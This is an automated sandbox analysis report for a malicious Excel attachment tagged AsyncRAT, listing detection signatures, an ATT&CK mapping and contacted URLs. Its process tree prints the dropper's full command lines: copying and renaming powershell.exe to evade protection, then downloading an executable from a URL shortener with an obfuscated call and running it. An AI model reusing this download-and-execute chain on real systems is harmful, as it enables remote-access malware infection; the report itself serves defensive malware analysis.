ID: 320331
Sample Name:
1099008FEDEX_090887766.xls
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 09:18:53
Date: 19/11/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report 1099008FEDEX_090887766.xls

Overview


General Information

Sample Name:	1099008FEDEX_090887766.xls
Analysis ID:	320331
MD5:	069451376c805d..
SHA1:	5e8897fa3ee53ac.
SHA256:	dc2be755822676..
Tags:	AsyncRAT RAT xls

Most interesting Screenshot:



Detection




Score:	84
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Connects to a URL shortener service
- Document exploit detected (process…
- Drops PE files to the document folde…
- Found Excel 4.0 Macro with suspicio…
- Obfuscated command line found
- Renames powershell.exe to bypass …
- Sigma detected: Microsoft Office Pr…
- Allocates memory within range whic…
- Contains capabilities to detect virtua…
- Contains functionality to open a port…
- Contains functionality to query locale

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 1960 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
  - cmd.exe (PID: 2536 cmdline: cmd.exe /c robocopy %windir%\system32\WindowsPowerShell\v1.0\ %temp% powershell.exe /mt /z & exit MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
    - Robocopy.exe (PID: 2712 cmdline: robocopy C:\Windows\system32\WindowsPowerShell\v1.0\ C:\Users\user\AppData\Local\Temp powershell.exe /mt /z MD5: 0A551CCDEF9D6F99A008B5B075354650)
  - cmd.exe (PID: 2504 cmdline: cmd /c timeout /t 1 & cd %temp% & ren powershell.exe o.exe & exit MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
    - timeout.exe (PID: 2896 cmdline: timeout /t 1 MD5: 68A0A50CCAD87E1EE1944410A96D066C)
  - cmd.exe (PID: 2832 cmdline: cmd /c %temp%\o.exe -w 1 cd $env:temp; Start-Sleep 3; (get-item o.exe).Attributes += 'Hidden' MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
  - cmd.exe (PID: 2904 cmdline: cmd /c %temp%\o.exe -w 1 (New-Object Net.WebClient).DownloadFile(('htt'+'ps://tinyurl.com/y3m5fwhq'),'vc.exe') MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
    - o.exe (PID: 2848 cmdline: C:\Users\user\AppData\Local\Temp\o.exe -w 1 (New-Object Net.WebClient).DownloadFile(('htt'+'ps://tinyurl.com/y3m5fwhq'),'vc.exe') MD5: 852D67A27E454BD389FA7F02A8CBE23F)
  - cmd.exe (PID: 824 cmdline: cmd /c %temp%\o.exe -w 1 Start-Sleep 7; Move-Item 'vc.exe' -Destination '$env:appdata' MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
    - o.exe (PID: 2780 cmdline: C:\Users\user\AppData\Local\Temp\o.exe -w 1 Start-Sleep 7; Move-Item 'vc.exe' -Destination '$env:appdata' MD5: 852D67A27E454BD389FA7F02A8CBE23F)
  - cmd.exe (PID: 3048 cmdline: cmd /c %temp%\o.exe -w 1 Start-Sleep 12; cd $env:appdata; ./vc.exe; MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
    - o.exe (PID: 1976 cmdline: C:\Users\user\AppData\Local\Temp\o.exe -w 1 Start-Sleep 12; cd $env:appdata; ./vc.exe; MD5: 852D67A27E454BD389FA7F02A8CBE23F)
      - vc.exe (PID: 1192 cmdline: C:\Users\user\AppData\Roaming\vc.exe MD5: BB7C0DFD8ECC7EEBCE937A232608695F)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings


Source	Rule	Description	Author	Strings
1099008FEDEX_090887766.xls	SUSP_Excel4Macro_AutoOpen	Detects Excel4 macro use with auto open / close	John Lambert @JohnLaTwC	• 0x0:$header_docf: D0 CF 11 E0 • 0x10bc2:$s1: Excel • 0x32b0:$Auto_Open: 18 00 17 00 20 00 00 01 07 00 0 0 00 00 00 00 00 00 00 01 3A

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



Click to jump to signature section

- AV Detection
- Spreading
- Software Vulnerabilities
- Networking
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Remote Access Functionality

AV Detection:

Multi AV Scanner detection for submitted file

Software Vulnerabilities:

Document exploit detected (process start blacklist hit)

Networking:

Connects to a URL shortener service

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Data Obfuscation:

Obfuscated command line found

Persistence and Installation Behavior:

Drops PE files to the document folder of the user


Malware Analysis System Evasion:

Renames powershell.exe to bypass HIPS

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Spearphishing Link 1	Command and Scripting Interpreter 1 1	Path Interception	Process Injection 1 1	Masquerading 1	OS Credential Dumping	System Time Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 2	Eavesdrc Insecure Network Commun
Default Accounts	Scripting 1 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 3	LSASS Memory	Query Registry 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 1	Exploit S Redirect Calls/SM
Domain Accounts	Exploitation for Client Execution 1 3	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1 1	Security Account Manager	Security Software Discovery 1 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 2	Exploit S Track De Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1 1	NTDS	Virtualization/Sandbox Evasion 3	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Carc Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1 1	LSA Secrets	Process Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipula Device Commun
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Scripting 1 1	Cached Domain Credentials	Remote System Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 2	DCSync	File and Directory Discovery 3	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue W Access F
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Software Packing 2	Proc Filesystem	System Information Discovery 3 5	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgra Insecure Protocols


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
1099008FEDEX_090887766.xls	15%	ReversingLabs	Document-Word.Trojan.Heuristic	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\powershell.exe	3%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\powershell.exe	0%	ReversingLabs		

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://fedir.comsign.co.il/crl/ComSignSecuredCA.crl0	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://fedir.comsign.co.il/crl/ComSignSecuredCA.crl0	0%	URL Reputation	safe	
http://fedir.comsign.co.il/crl/ComSignSecuredCA.crl0	0%	URL Reputation	safe	
http://www.a-cert.at0E	0%	Avira URL Cloud	safe	
http://www.e-me.lv/repository0	0%	URL Reputation	safe	
http://www.e-me.lv/repository0	0%	URL Reputation	safe	
http://www.e-me.lv/repository0	0%	URL Reputation	safe	
http://www.acabogacia.org/doc0	0%	URL Reputation	safe	
http://www.acabogacia.org/doc0	0%	URL Reputation	safe	
http://www.acabogacia.org/doc0	0%	URL Reputation	safe	
http://crl.chambersign.org/chambersroot.crl0	0%	URL Reputation	safe	
http://crl.chambersign.org/chambersroot.crl0	0%	URL Reputation	safe	
http://crl.chambersign.org/chambersroot.crl0	0%	URL Reputation	safe	
http://www.digsigtrust.com/DST_TRUST_CPS_v990701.html0	0%	Avira URL Cloud	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://acraiz.icpbrasil.gov.br/LCRacraiz.crl0	0%	Avira URL Cloud	safe	
http://www.certifikat.dk/repository0	0%	Avira URL Cloud	safe	
http://www.chambersign.org1	0%	URL Reputation	safe	
http://www.chambersign.org1	0%	URL Reputation	safe	
http://www.chambersign.org1	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.pkioverheid.nl/policies/root-policy0	0%	URL Reputation	safe	
http://www.pkioverheid.nl/policies/root-policy0	0%	URL Reputation	safe	
http://www.pkioverheid.nl/policies/root-policy0	0%	URL Reputation	safe	
http://treyresearch.net	0%	URL Reputation	safe	
http://treyresearch.net	0%	URL Reputation	safe	
http://treyresearch.net	0%	URL Reputation	safe	
http://crl.ssc.lt/root-c/cacrl.crl0	0%	URL Reputation	safe	
http://crl.ssc.lt/root-c/cacrl.crl0	0%	URL Reputation	safe	
http://crl.ssc.lt/root-c/cacrl.crl0	0%	URL Reputation	safe	
http://https://www.certification.tn/cgi-bin/pub/crl/cacrl.crl0	0%	Avira URL Cloud	safe	
http://www.trustcenter.de/crl/v2/tc_class_3_ca_II.crl	0%	URL Reputation	safe	
http://www.trustcenter.de/crl/v2/tc_class_3_ca_II.crl	0%	URL Reputation	safe	
http://www.trustcenter.de/crl/v2/tc_class_3_ca_II.crl	0%	URL Reputation	safe	
http://ca.disig.sk/ca/crl/ca_disig.crl0	0%	URL Reputation	safe	
http://ca.disig.sk/ca/crl/ca_disig.crl0	0%	URL Reputation	safe	
http://ca.disig.sk/ca/crl/ca_disig.crl0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class3P.crl0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class3P.crl0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class3P.crl0	0%	URL Reputation	safe	
http://repository.infonotary.com/cps/qcps.html0$	0%	Avira URL Cloud	safe	
http://www.post.trust.ie/reposit/cps.html0	0%	Avira URL Cloud	safe	
http://www.disig.sk/ca/crl/ca_disig.crl0	0%	URL Reputation	safe	
http://www.disig.sk/ca/crl/ca_disig.crl0	0%	URL Reputation	safe	
http://www.disig.sk/ca/crl/ca_disig.crl0	0%	URL Reputation	safe	
http://ocsp.infonotary.com/responder.cgi0V	0%	Avira URL Cloud	safe	
http://www.sk.ee/cps/0	0%	URL Reputation	safe	
http://www.sk.ee/cps/0	0%	URL Reputation	safe	
http://www.sk.ee/cps/0	0%	URL Reputation	safe	
http://computername/printers/printername/.printer	0%	Avira URL Cloud	safe	
http://www.globaltrust.info0=	0%	Avira URL Cloud	safe	
http://https://www.certification.tn/cgi-bin/pub/crl/cacrl.crl0E	0%	Avira URL Cloud	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	
http://www.valicert.1	0%	Avira URL Cloud	safe	
http://www.ssc.lt/cps03	0%	URL Reputation	safe	
http://www.ssc.lt/cps03	0%	URL Reputation	safe	
http://www.ssc.lt/cps03	0%	URL Reputation	safe	
http://acraiz.icpbrasil.gov.br/DPCacraiz.pdf0=	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://ocsp.pki.gva.es0	0%	URL Reputation	safe	
http://ocsp.pki.gva.es0	0%	URL Reputation	safe	
http://ocsp.pki.gva.es0	0%	URL Reputation	safe	
http://crl.oces.certifikat.dk/oces.crl0	0%	Avira URL Cloud	safe	
http://crl.ssc.lt/root-b/cacrl.crl0	0%	URL Reputation	safe	
http://crl.ssc.lt/root-b/cacrl.crl0	0%	URL Reputation	safe	
http://crl.ssc.lt/root-b/cacrl.crl0	0%	URL Reputation	safe	
http://ocsp.comodoca4.com0	0%	URL Reputation	safe	
http://ocsp.comodoca4.com0	0%	URL Reputation	safe	
http://ocsp.comodoca4.com0	0%	URL Reputation	safe	
http://www.dnie.es/dpc0	0%	URL Reputation	safe	
http://www.dnie.es/dpc0	0%	URL Reputation	safe	
http://www.dnie.es/dpc0	0%	URL Reputation	safe	
http://www.rootca.or.kr/rca/cps.html0	0%	Avira URL Cloud	safe	
http://www.trustcenter.de/guidelines0	0%	Avira URL Cloud	safe	
http://pki-root.ecertpki.cl/CertEnroll/E-CERT%20ROOT%20CA.crl0	0%	Avira URL Cloud	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://www.globaltrust.info0	0%	URL Reputation	safe	
http://www.globaltrust.info0	0%	URL Reputation	safe	
http://www.globaltrust.info0	0%	URL Reputation	safe	
http://https://www.catcert.net/verarrel	0%	URL Reputation	safe	
http://https://www.catcert.net/verarrel	0%	URL Reputation	safe	
http://https://www.catcert.net/verarrel	0%	URL Reputation	safe	
http://www.disig.sk/ca0f	0%	URL Reputation	safe	
http://www.disig.sk/ca0f	0%	URL Reputation	safe	
http://www.disig.sk/ca0f	0%	URL Reputation	safe	
http://www.sk.ee/juur/crl/0	0%	URL Reputation	safe	
http://www.sk.ee/juur/crl/0	0%	URL Reputation	safe	
http://www.sk.ee/juur/crl/0	0%	URL Reputation	safe	
http://crl.chambersign.org/chambersignroot.crl0	0%	URL Reputation	safe	
http://crl.chambersign.org/chambersignroot.crl0	0%	URL Reputation	safe	
http://crl.chambersign.org/chambersignroot.crl0	0%	URL Reputation	safe	
http://crl.xrampsecurity.com/XGCA.crl0	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
tinyurl.com	104.20.138.65	true	false		high
cdn.discordapp.com	162.159.134.233	true	false		high

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://tinyurl.com/y3m5fwhq	o.exe, 00000010.00000002.2137406124.000000000351E000.00000004.00000001.sdmp	false		high
http://fedir.comsign.co.il/crl/ComSignSecuredCA.crl0	o.exe, 00000010.00000003.2131250220.000000001D13E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.a-cert.at0E	o.exe, 00000010.00000002.2132305351.00000000002FE000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.e-me.lv/repository0	o.exe, 00000010.00000003.2131264005.000000001D0C1000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.acabogacia.org/doc0	o.exe, 00000010.00000003.2131264005.000000001D0C1000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.chambersign.org/chambersroot.crl0	o.exe, 00000010.00000003.2131354249.000000001B80A000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown


Name	Source	Malicious	Antivirus Detection	Reputation
http://www.digsigtrust.com/DST_TRUST_CPS_v990701.html0	o.exe, 00000010.00000003.21314 91172.000000001B7FF000.0000000 4.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.iis.fhg.de/audioPA	Robocopy.exe, 00000007.0000000 2.2109190938.0000000001D50000. 00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://acraiz.icpbrasil.gov.br/LCRacraiz.crl0	o.exe, 00000010.00000003.21314 39374.000000001D153000.0000000 4.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.certifikat.dk/repository0	o.exe, 00000010.00000002.21410 54161.000000001D0B0000.0000000 4.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.chambersign.org1	o.exe, 00000010.00000003.21313 54249.000000001B80A000.0000000 4.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	o.exe, 00000010.00000002.21400 08964.000000001B770000.0000000 4.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.diginotar.nl/cps/pkioverheid0	o.exe, 00000010.00000002.21400 08964.000000001B770000.0000000 4.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
